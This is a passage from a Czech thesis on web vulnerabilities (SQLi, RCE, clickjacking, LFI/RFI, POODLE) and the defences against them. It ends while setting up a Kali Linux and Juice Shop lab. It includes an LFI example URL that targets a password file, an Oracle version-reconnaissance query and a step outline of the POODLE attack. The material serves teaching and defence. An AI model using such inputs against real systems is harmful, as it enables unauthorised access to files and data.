
SQL Injection, neboli SQLi, je zranitelnost webové bezpečnosti, která umožňuje útočníkovi zasahovat do požadavků, které aplikace posílá databázi (například zobrazit, mazat nebo upravovat data, ke kterým by normálně neměl přístup). To může vést k úniku hesel, platebních údajů apod. V některých případech může útočník dokonce získat trvalý zadní přístup do systémů organizace. [9]

Často se SQL Injection používá jako zesílení pro útok typu DoS, zmíněný výše.

SQLi dělíme na několik kategorií:

1. **Získání skrytých dat**, kdy lze změnit SQL dotaz tak, aby vrátil další výsledky [15]. Například se může jednat o e-shop, kde po kliknutí na kategorii „podložky“ se uživateli zobrazí všechny podložky dostupné k nákupu. Tedy URL dotazu vypadá přibližně takto: `http://top-secret.com/?category=podlozky` a aplikace posílá na databázi SQL dotaz: `SELECT * FROM products WHERE category = 'podlozky' AND available = true`. [9] V případě, že aplikace nemá zabezpečení proti SQLi, tento dotaz lze zneužít a zobrazit všechny informace o produktech.
2. **Narušení logiky aplikace**, kdy je možné dotaz změnit tak, aby zasahoval do logiky aplikace [15]. Například se může jednat o aplikaci, kde SQL dotaz kontroluje přihlášení uživatele (jméno a heslo). Útočník může tuto zranitelnost zneužít a dostat se do systému dokonce úplně bez hesla.
3. **UNION útoky** se používají v případech, kdy se výsledky SQL dotazu vracejí v odpovědích aplikace. Pak lze použít dodatečný dotaz `SELECT` a přidat jeho výsledky k původnímu dotazu pomocí `UNION`. [15]
4. **Průzkum databáze**. Útočník si může vyžádat informace o verzi databáze pro průzkum před útokem. Způsob, jakým se to provádí, závisí na typu databáze, takže lze určit typ databáze podle toho, která technika funguje. Například v Oracle: `SELECT * FROM v$version`. Lze například i zjistit, jaké tabulky a sloupce v databázi existují.
5. **Slepá SQL injekce**, kdy se výsledky dotazu, který máte pod kontrolou, nevracejí v odpovědích aplikace. To umožňuje vyvolat mimopásmovou síťovou interakci a přenést data například vložím dat do DNS dotazu pro doménu. [24]

Podle aktuálních dat, kolem 23.4% aplikací v dnešní době obsahují SQL injection zranitelnost [25].



Obrázek 4 Distribuce zranitelnosti 2024


(Zdroj: [25])

2.3 Remote code Execution (RCE) zranitelnosti

Remote code execution, neboli RCE, je zranitelnost webové bezpečnosti, která umožňuje útočníkovi na dálku spustit škodlivý kód. RCE probíhá různými způsoby:

1. **Injection Vulnerabilities** [26],[27]. Sem spadají zranitelnosti vkládání, jako je SQL injekce, zmíněná výše, nebo command injekce, které vznikají, když uživatelský vstup není správně ošetřen. Pokud útočník zadá speciálně upravený vstup, zranitelný systém jeho část interpretuje jako spustitelný příkaz.
2. **Nezabezpečená deserializace** [26],[27], což je proces, který zjednodušuje přenos dat tím, že je převádí do jediného binárního řetězce. Pokud není formát serializace přísně definován, může útočník vytvořit škodlivá serializovaná data.
3. **Zápis mimo vymezenou oblast paměti** [26],[27], neboli Out-of-Bounds Write, kdy útočník může umístit data na místo, kde mohou být chybně interpretována jako spustitelný kód nebo součást řídicího toku.
4. **Zranitelnosti správy souborů** [26],[27]. Některé aplikace umožňují uživatelům nahrávat soubory. Pokud to není bezpečně řízeno, může útočník tuto funkci zneužít.

RCE může být jednoduše znázorněn následovně:



Obrázek 5 Schéma RCE

(Zdroj: [28])

2.4 Clickjacking zranitelnosti

Clickjacking, neboli UI redress attack, je zranitelnost webové bezpečnosti, při které útočník manipuluje s rozložením webové stránky pomocí skrytých vrstev. Donutí tak uživatele kliknout na něco, co neměl v úmyslu. Například známý případ donutil uživatele kliknout na tlačítko „retweet“ na Twitteru, které vedlo na škodlivou URL. Tento odkaz se šířil po síti, protože každý uživatel nevědomky sdílel útok. [29]

Útočník toho docílí tak, že překryje stránku průhlednými nebo neviditelnými rámci (iframe), čímž přesměruje uživatele na jinou stránku nebo akci, často v jiné doméně nebo aplikaci.

Rozšíření tohoto útoku může zachytit i stisky kláves. Díky skrytým textovým polím může útočník totiž vytvořit iluzi, že uživatel zadává své přihlašovací údaje do e-mailu, zatímco vstup je ve skutečnosti směřován do neviditelného pole. [29]

Názorná ukázka bude znázorněná v praktické části.

2.5 File Inclusion (LFI/RFI) zranitelnosti

Lokální zahrnutí souboru, neboli LFI, je zranitelnost, pomocí které může útočník změnit cestu k souborům na serveru v URL adrese a získat k nim přístup. Obvykle tento problém vzniká kvůli nedostatečné filtraci vstupních dat (například, pokud webová aplikace očekává, že uživatel zadá název souboru k načtení, ale nedokáže ověřit, zda je tento název platný)

nebo manipulace s URL (pokud aplikace umožňuje načítání souboru top-secret.php, útočník může do URL vložit top-secret.php?file=/user/passwd, kde aplikace může načíst soubor s daty). [30]

Vzdálené zahrnutí souboru, neboli RFI, kde útočník může vložit externí soubor na server. Útočník odešle požadavek, který obsahuje odkaz na externí soubor se škodlivým kódem (například URL na server, kde je umístěn škodlivý skript), a tento kód se na serveru vykoná. [31]

3 OCHRANNÉ TECHNIKY A PREVENCE

Tato kapitola se zaměří na ochranné techniky a prevence dříve zmíněných útoků a zranitelnosti. Podrobně rozebírá ochranné techniky a jejich správné implementace teoretický i praktický a následně, v praktické části této práce, jsou některé ukázané techniky obejití pro ukázkou nedokonalosti jedné techniky bez kontextu bezpečné aplikace.

3.1 Ochranné techniky proti DDoS a DoS

Důsledkem DDoS útoků je zpomalení serverů nebo jejich úplné vyřazení z provozu. Útoky mohou být nejrůznější, od použití známých zranitelnosti až po použití botnetů s tisíci uzly. Pro ochranu před těmito hrozbami se používá hodně metod, které mají sloužit jako „automatická filtrace“ útoků. Tyto „filtrace“ jsou rozmístěny na 2. -7. vrstvě ISO/OSI modelu.


1. **Rate limiting**, který zužuje přístupnost pomocí filtru. Často se jedná o filtrování IP adres, kde pro každou adresu povolíme maximální počet dotazů za minutu. Toto číslo musí být vybráno pečlivě, jelikož chceme, aby se uživatelé dostali ke zdroji bez potíží, ale zároveň zabránit nežádoucím dotazům. Je důležité mít na paměti, že některé IP adresy by neměly být omezovány (například oddělení firmy zajišťující ochranu proti útokům). [1],[3]

Limitování můžeme vnímat z několika úhlů pohledu: limitování uživatelů (např. podle IP adres nebo API klíčů), limitování podle geografické polohy, nebo serveru.

2. **Web Application Firewall**, neboli WAF, je protokol 7. vrstvy ISO/OSI a často je součástí bezpečnostního balíčku (tvoří jakousi „bránu“ mezi webovou aplikací a internetem). Jedná se o mechanismus, který chrání server před zranitelnostmi tím, že kontroluje uživatele dříve, než se dostanou na server. Filtruje některé typy malwaru, a v případě DDoS útoku lze jednoduše a rychle implementovat rate limiting nebo zablokovat nebezpečné HTTP spojení. [3],[4]
3. **IPS**, neboli Systém prevence průniku, je nástroj pro zabezpečení sítě (hardware nebo software), který nepřetržitě monitoruje síť a v případě zjištění škodlivé aktivity hlásí nebo blokuje spojení. [1]
4. **Caching**. Mezipaměť ukládá kopie obsahu, o který si uživatel požádal, a tím původní servery obsluhují méně požadavků. Ukládání do mezipaměti tak může snížit přetížení škodlivými požadavky DDoS. [1],[4]

5. **SynCookies.** Zajímavým způsobem prevence SYN flood útoků, popsaných výše, je použití SYN cookies. Ty neukládají na serveru neúplná spojení, ale kódují informace do sekvenčního čísla v odpovědi SYN/ACK. Server následně ověří, zda uživatel posílá správný ACK, a teprve poté vytvoří spojení, čímž zabrání falešným požadavkům. [5]

Kompletní ochrana proti útokům typu DDoS a DoS tedy může vypadat, jak je znázorněno na obrázku níže.



Obrázek 6 Ochrana proti DoS

(Zdroj: vlastní)

3.2 Ochranné techniky proti XSS

Pro prevenci před XSS se používají obranné techniky, jako jsou:

1. **SOP**, neboli Same-Origin Policy, je politika, která omezuje interakce mezi různými webovými stránkami a zajišťuje, že skripty běžící na jedné stránce nemohou přistupovat k datům z jiné stránky. Tedy hlídá stejný „původ (origin)“ stránky, který se skládá ze tří částí: protokol, doména a port. [32]

Pro stránky, které nemají stejný origin (tj. <https://neco.com> a <https://necojineho.com>), platí, že si nemohou navzájem číst cookies, local storage nebo provádět XMLHttpRequesty (bez povolení).

2. **CSP**, neboli Content Security Policy, umožňuje správcům webu definovat, odkud může být obsah na stránce načítán a jaký obsah může být spuštěn. Například může zabránit spouštění neautorizovaných skriptů: pokud CSP povolí skripty pouze z self, jakýkoli skript vložený z jiného zdroje (např. útočníkem) nebude spuštěn. [33]

Content Security řešení může vypadat například následovně:

```
Content-Security-Policy:  
default-src 'self';  
script-src 'self' https://trusted-script.com;
```

3. **Validace vstupu**, kde je důležitá validace jak na straně serveru (například PHP), tak i klienta (například JS).

Na straně klienta sanitace vstupu probíhá s použitím technik, jako jsou `htmlspecialchars()` (zabraňuje interpretaci znaku jako kódu), `textContent` místo `innerHTML` (zabraňuje interpretaci proměnných jako HTML) a omezení rozsahu vstupu pomocí definování patternu, povolených znaků, typu nebo délky. [12],[18]

4. Parametrizace SQL dotazu, kde se odděluje SQL logika od předávaných dat použitím zástupných znaků místo přímého vkládání. Parametrizované dotazy budou podrobněji rozebrány níže, v kapitole „ochrana proti SQL injection“.

3.3 Ochranné techniky proti XXE

Ochrana proti XXE útokům závisí na správné konfiguraci a zabezpečení XML parserů. Často se dokonce jako nejlepší ochrana proti XXE doporučuje nepoužívat XML a vyměnit je za jiný, bezpečnější, typ souboru (například JSON). [14] Existuje ale několik způsobů, jak útoky omezit preventivně v případě, že použití XML je nutné:

1. **Vypnutí zpracování externích entit v parseru**, jako jsou, například, DTD (externí entity). Pokud je tato funkce zapnuta, parser zpracovává externí zdroje definované v XML. [14]

Hodnota tedy musí být:

```
factory.setFeature("http://xml.org/sax/features/external-general-  
entities", false);
```

2. Použití aktuálních knihoven a frameworků

3.4 Ochranné techniky proti CORS zranitelnostem

S implementací SOP pro prevenci XSS, zmíněnou výše, nastává potřeba komunikovat s jinými zdroji, tedy implementovat CORS. Ten ale obsahuje zranitelnosti zmíněné v kapitole „cross-origin resource sharing (CORS) zranitelnosti“ a předvedené v kapitole „CORS útoky“.

CORS nemá jednu správnou implementaci. Můžeme ale uvažovat několik případů a best practice:

1. **Access-Control-Allow-Origin:** * pro stránky s volným přístupem [22],[23]. V tomto případě, pokud přístup není omezen, a stránka nevyžaduje žádnou autentizaci, musí být nastaveno:

Access-Control-Allow-Origin: *, a je to správné řešení.

Implementace této hlavičky však začíná být nebezpečná při použití na VPN (například pro přístup ke zdrojům z práce na dálku). Pokud útočník na stránce, která obsahuje odkaz na soubor z VPN, vytvoří skript, může následně data odchytit.

2. **Access-Control-Allow-Origin:** goodSite.com. [22] Tento případ použijeme například v případě stránky, která sbírá data o tom, jak ji uživatelé používají (prohlížeč uživatele pošle data). Zde nechceme, aby byl dotaz posílán z jiné stránky než té, která data sbírá a na které se uživatel právě nachází. Proto nastavíme Access-Control-Allow-Origin na konkrétní URL stránky. To, na rozdíl od * nepustí dotazy z jiných domén.

3. **Access-Control-Allow-Credentials:** true a cookie. Cookies nejsou zahrnuty v CORS automaticky. [14] Pro jejich podporu z různých zdrojů je potřeba nastavit hlavičku Access-Control-Allow-Credentials na hodnotu true. Toto řešení je nebezpečné (posílání autorizačních dat mezi zdroji, viz. kapitoly „Cross-site request forgery útoky“ a „Ochrana proti CSRF“), však občas nutné.

Anti paternem je ale použití Access-Control-Allow-Credentials: true spolu s Access-Control-Allow-Origin: *. Jedná se o velmi nebezpečné řešení.[22]

3.5 Ochranné techniky proti CSRF

Existuje několik způsobu ochrany proti CSRF dle OWASP [34]. Každá metoda ale obsahuje svoje restriktce. Podíváme se postupně na možnosti:

1. **CSRF token.** Jedná se o nejpopulárnější způsob zabezpečení – unikátní klíč, přiřazený jednomu uživateli, kterým se později verifikuje na stránce. Tímto tokenem se pak podepisují provedené akce (GET, POST, PUT) na serveru. Bez virtuálního podepsání tokenem jsou akce zamítnuty. [35]

Proces probíhá v několika fázích: inicializace (generování klíče a předání otevřené části uživateli; zbývající část je uložena jako hash), validace (když uživatel posílá dotaz, server kontroluje získaný token tím, že porovnává hashe získaného a uloženého. Pokud jsou tokeny stejné, akci povolí jako validní) [18], [34].

Tento token by měl být jedinečný pro každou relaci, tajný a nepředvídatelný (tedy bezpečné šifrování) [34],[35].

2. **Restriktce cookies (SameSite),** neboli použití speciálních atributu cookie, aby je prohlížeč mohl odeslat pouze na doménu stejného původu (nebo subdoménu). Tato metoda bude podrobněji rozebrána níže v kapitole „Ochrana proti clickjackingu“, jedná se ale o jednu z nejdůležitějších ochran proti CSRF.
3. **Netypické hlavičky,** neboli omezení používání domén, ze kterých lze požadavky odesílat. [35]
4. **Validace origin,** neboli kontrola shody mezi zdrojem (source) a cílem (target) originu.[34]

3.6 Ochranné techniky proti SQL injection

Ochrana proti SQLi závisí na několika bodech:

1. **Povolené identifikátory** [36]. Uvažujme e-shop z kapitoly „SQL Injection útoky“, kde uživatel může roztřídit zboží podle kategorií nebo ceny. Zde SQL Injection může nastat nejen při předání hodnot, ale i při předání identifikátoru od uživatele (například směr třídění, tabulka třídění), který při předání rovnou do databáze může způsobit SQL Injection.

Řešením je seznam povolených hodnot, kde budou vyjmenovány všechny povolené identifikátory.

2. **Dotaz přes placeholdery.** Placeholder je proměnná v SQL scriptu, která se nemění s obsahem dat. Data cestují na server zvlášť, a jen po interpretaci dotazu jsou vložena a použita, což zabraňuje SQLi. [36]

Praktický dotaz probíhá v několika fázích: prepare a execute.

```
$stmt = $conn->prepare("INSERT INTO Users (firstname) VALUES (?)");  
$stmt->execute(array("%$_GET[name]%" ));
```

Kde se během prepare() dostava dotaz na server i s proměnnou, která je následně parsována serverem. Při execute() se na server dostávají již data.

3.7 Ochranné techniky proti RCE

Hlavní ochranou proti RCE útokům je validace vstupu, podrobněji rozebraná v kapitole „Ochranné techniky proti XSS“ a sanitace paměti pro vyhnutí se problémům s buffer overflow (přetečení bufferu). [22], [28] Také je zde důležité používat ověřené protokoly, jako jsou HTTPS a SFTP, které přenášena data šifrují a tím zabezpečují proti útokům tohoto typu.

3.8 Ochranné techniky proti Clickjackingu

Pro prevenci Clickjackingu se používají různé obranné techniky:

1. **CSP.** Implementaci CSP pro prevenci XSS, zmíněnou výše, využijeme i pro prevenci clickjackingu. Konkrétně to využijeme pro zabránění načítání stránky pomocí HTTP hlaviček a použijeme k tomu frame-ancestors, který prohlížeči řekne, zda může vykreslovat stránku ve frame tagu HTML. Tím stránka zajistí, aby její obsah nebyl vložen na jiné stránky. [37],[38]
2. **X-frame,** neboli využití HTTP odpovědi. Stejně jako CSP, se použije pro povolení nebo zákaz vykreslování frame tagu. Možné atributy jsou DENY, SAMEORIGIN, ALLOW-FROM, kde poslední povolí vkládání framu jen z určitého originu. [38]
3. **SameSite cookies.** Dalším bodem je použití SameSite cookies, zmíněné v kapitole „Ochrana proti CSRF“. V případě, že cookies mají tento bezpečnostní flag, lze kontrolovat, zda prohlížeč pošle cookies spolu s požadavkem třetích stran.

SameSite cookies mají dva možné atributy – strict a lax. Může vypadat, například, takto:

```
Set-Cookie: CookieName=CookieValue; SameSite=Strict;
```

V případě použití strict atributu, cookies nebudou posílány spolu s požadavky třetích stran (bezpečnější varianta, ale může ovlivnit uživatelský zážitek). V případě lax budou posílány spolu s GET požadavkem. [39]

4. **Frame-breaker**, neboli přidání skriptu na stránku, která by neměla být zobrazená v rámci. [37] Například se může jednat o řešení:

```
if (top !== self) {  
    top.location = self.location;  
}
```

V tomto případě skript zkontroluje, zda je stránka zobrazena v rámci (top !== self), a pokud ano, přesměruje na hlavní okno.

3.9 Ochranné techniky proti LFI/RFI

Stejně jako pro všechny injection útoky, ochrana spočívá ve třech krocích:

1. Omezení vstupních dat pro požadavky na soubory
2. Validace a filtrace vstupních dat, podrobněji rozebrána v kapitole „Ochranné techniky proti XSS“
3. Vytvoření seznamu povolených souborů (tak zvaný whitelist, zmíněný výše). [40]

3.10 Analýza hrozeb a rizik webových aplikací pomocí STRIDE

Jako prevenci můžeme vnímat i analýzu webové stránky pomocí STRIDE metody, kterou si podrobně rozebereme.

Prvním krokem každé analýzy je pochopení toho, jak aplikace funguje. Často se jedná o náčrt datového toku (data flow diagramu, DFD), který ukazuje různé průchody aplikací, nebo entry pointů (vstupních bodů, kterými data vstupují do systému), což dovoluje zjistit možnosti pohybu útočníka. U každého takového vstupního bodu musí být zdokumentován jeho popis a „trust level“, který představuje jeho přístupová oprávnění (například pro interakci s aktivitou je potřeba autorizace). [41] Podrobnější ukázka bude rozebrána v kapitole „Doporučení bezpečnostních postupů pro vývojáře“

Dalším bodem je identifikace hrozeb, často pomocí modelu STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege), jehož význam rozebereme podrobněji: [42]

1. **Spoofing:** Zde si musíme položit otázky, jestli víme, kdo posílá data, nebo jestli se útočník může vydávat za někoho jiného v naší aplikaci.
2. **Tampering:** Může útočník změnit data, která se posílají na server?
3. **Repudiation:** Může někdo provést akci a popřít, že by ji provedl?
4. **Information disclosure:** Může někdo mít přístup k informacím a datům, ke kterým by se neměl dostat?
5. **Denial of service:** Jak je systém zabezpečen vůči DoS útokům?
6. **Elevation of privilege:** Může uživatel získat práva, ke kterým by neměl mít přístup?

Cílem STRIDE analýzy je identifikovat body aplikace, na které se útočník zaměří, predikovat jejich dopady na systém a navrhnout mitigaci. Výhodou této analýzy hrozeb je její flexibilita, jelikož se dá aplikovat na každý systém, a nabízí možnost prioritizace hrozeb, které můžeme následně zařadit do následujících kategorií, v závislosti na zvoleném postupu [43]:

1. **Akceptování hrozby:** Dopad na podnikání je přijatelný, vedení se rozhodne riziko přijmout. [41]
2. **Eliminovat hrozbu:** Komponenty, umožňující zranitelnost, se zcela odstraní. [41]
3. **Mitigace rizika:** Přidat kontroly nebo opatření, které snižují dopad rizika nebo jeho pravděpodobnost. [41]
4. **Přenos rizika:** Přenést riziko na pojistitele nebo zákazníka. [41]

Následuje tabulka mitigace hrozeb podle STRIDE analýzy, kde je uveden obecný postup, který se následně upravuje v závislosti na systému:

	S	T	R	I	D	E
Hrozba	Spoofing	Tampering	Repudiation	Information Disclosure	Denial of service	Elevation of privilege
Mitigace	Authenticity	Integrity	Non-repudiation	Confidentiality	Availability	Authorisation

Tabulka 1 Mitigace hrozeb podle STRIDE analýzy

(Zdroj: [42])

3.11 Základy kryptografických zranitelnosti

Jedna se o zvláštní typ zranitelnosti, kde citlivá data jsou ohrožena kvůli nedostatečnému zabezpečení nebo selhání kryptografie. Podle OWASP patří kryptografické zranitelnosti mezi druhé nejčastější hrozby v TOP10 nejčastějších bezpečnostních problémů. Jednat se může například o hesla, čísla kreditních karet, zdravotní záznamy, osobní údaje nebo obchodní tajemství, které vyžadují zvláštní ochranu, mimo jiné i v souladu s GDPR. [44]

Klíčovou otázkou tedy je, zda jsou tato data přenášena přes HTTP protokol v čitelné podobě a jakým způsobem jsou chráněna. Tedy jestli jsou implementovaný šifrovací klíče, bezpečnostní hlavičky a certifikáty a jiné mitigace hrozeb, podrobněji rozebrané níže.

Jak řekl A. Shamir, jeden z tvůrců RSA šifrování: „*Kryptografie je obvykle obcházena, nikoli prolomena.*“ [45], čímž tím naznačil, že většina útoků tohoto typu neprobíhá přímo prolomením kryptografických algoritmů, ale spíše hledáním slabin v jejich implementaci. Na některé z těchto slabin se podíváme v této kapitole, a konkrétně se zaměříme na tzv. downgrade útoky na TLS/SSL bezpečnostní protokoly, jako jsou BREACH, OpenSSL Heartbleed, BEAST, POODLE, DROWN a jiné. [46] Pro pochopení detailu implementace těchto složitějších útoků, je nejdříve nezbytné pochopit princip jejich fungování, který si vysvětlíme na příkladu útoku POODLE.

Podle dat aktuálních k roku 2020, 3.9% webových aplikací jsou stále zranitelné k POODLE [47], i když se jedna o poměrně starší útok na downgrade bezpečnostních certifikátu. Konkrétně v případě tohoto útoku se jedna o zranitelnost SSL 3.0 protokolu, díky které může útočník odposlouchávat komunikaci.

Z obecného náhledu na útok se jedna o man in the middle (MITM) útok, kde útočník odposlouchává komunikaci, která je ale šifrovaná díky bezpečnostním nastavením HTTP (v tomto případě SSL). Následně útočník přemluví server používat starší verzi protokolu, v tomto případě, SSL 3.0 protokol (tzv. downgrade attack) a použije POODLE útok pro dešifrování. [46]

Ponoříme-li se podrobněji v princip fungování POODLE, zjistíme, že SSL/TLS protokol používá různé šifrovací sady (cipher suites) k zabezpečení komunikace. Konkrétně tento útok ovlivňuje sady, které využívají symetrické šifrování s blokovými šiframi (např. AES, DES) a slabinu v MAC-then-Encrypt metodě (používaná v zranitelné SSL 3.0), kde se nejprve vypočítá MAC (Message Authentication Code) a následně se šifruje celý blok. Nedostatečně ale kontroluje padding (blokové šifry vyžadují, aby data měla velikost násobku

délky bloku, tedy např. 8 nebo 16 bajtů), který se přidá k nedostatečně dlouhé zprávě a vyplní ji nepotřebnými bajty. SSL 3.0 nekontroluje jednotlivé padding bajty, a tedy pokud bude změněn, šifrovaná zpráva projde kontrolou a útočník dokáže odhalit obsah šifrovaných bloků.

Konkrétně úprava paddingu v POODLE probíhá následovně:

1. Útočník spustí škodlivý skript a donutí prohlížeč odeslat mnoho požadavků na server obsahujících session cookie.
2. Útočník upraví URL tak, aby poslední blok obsahoval pouze padding a přepíše ho již známým šifrovaným blokem.
3. Opakovaným posíláním modifikovaných požadavků odhaluje jednotlivé bajty session a po max. 4096 požadavcích je získána celá cookie.

[46][47]

Na obdobném principu funguje i druhý nejznámější útok, a to BEAST. [48][49] Na rozdíl od POODLE ale využívá zranitelnosti TLS 1.0 protokolu. Dle dat aktuálních k roku 2020 kolem 30% webových aplikací jsou stále zranitelné k BEAST útokům. [50]

II. PRAKTICKÁ ČÁST

4 PRAKTICKÉ UKÁZKY BEZPEČNOSTNÍCH ÚTOKŮ

V rámci této kapitoly se zaměříme na praktickou ukázkou útoku na webové stránky, kde si přiblížíme a podrobně vysvětlíme postup jejich provedení. Praktické ukázky jsou provedeny v prostředí Kali Linux, který byl zvolen jako nejběžnější nástroj pro penetrační testování v praxi. Jedná se o open-source linuxovou distribuci, která díky vestavěným nástrojům umožňuje úkoly, jako jsou počítačová forenzika, reverzní inženýrství a detekce zranitelností [51].

Zároveň pro izolaci a kontrolu prostředí je použit Virtual Box, který zajišťuje, že počítač s Kali Linux je zcela oddělen od hostitele. hostitelského systému. Umožňuje však interakci s jinými virtuálními stroji a zařízeními v síti [52].


V praktických útocích jsou použity také vestavěné nástroje Kali Linuxu pro penetrační testování, jako například hping3, který slouží k generování síťových paketů a analýze síťového provozu. Používá se k testování firewallů, generování DoS útoků nebo analýze odpovědí TCP/IP protokolů [53],[54].

Dalším použitým nástrojem je python3, který se v etickém hackingu využívá pro analýzu bezpečnostních zranitelností, a v případě této kapitoly především pro zprovoznění testovacích stránek v bezpečném prostředí localhostu [53],[54].

Důležitým nástrojem je i BurpSuite, kde se jedná o nástroj pro penetrační testování webových aplikací, který podporuje proces od začátku do konce (od analýzy aplikace až po nalezení a zneužití bezpečnostních zranitelností) [53]. V této kapitole se jedná o klíčový nástroj.

4.1 Příprava prostředí

Než se podíváme podrobněji na útoky zmíněné v teoretické části práce a prakticky si je předvedeme, musíme nejprve nastavit pracovní prostředí. Prvním krokem je zprovoznění Kali Linuxu ve VirtualBoxu, kde po stažení x64 bitové image (verze z roku 2024) přejdeme k nastavení virtuálního stroje. Zde nastavíme operační paměť na 2048 MB (2 GB), což je dostačující pro účely následujícího testování. V případě potřeby lze velikost paměti RAM kdykoli zvýšit. Kompletní nastavení je vidět na následujícím obrázku.



Obrázek 7 Nastavení Kali Linux VM

(Zdroj: vlastní)

Definujeme také velikost virtuálního pevného disku. V našem případě volíme 80 GB (z toho je aktuálně využito 17 GB) a případně upravíme další parametry (v tomto případě ponecháváme výchozí nastavení).

Dalším krokem je zprovoznění OWASP Juice Shopu – záměrně zranitelné open source webové aplikace určené k tréninku, demonstraci a osvojení osvědčených postupů v oblasti kybernetické bezpečnosti. Aplikaci je nutné spustit lokálně kvůli bezpečnosti testování, a v tomto případě volíme variantu instalace z předpřipravené distribuce. Stačí tedy nainstalovat Node.js a následně stáhnout požadovanou verzi Juice Shopu: [55]

```
juice-shop-17.2.0_node22_linux_x64.tgz
```

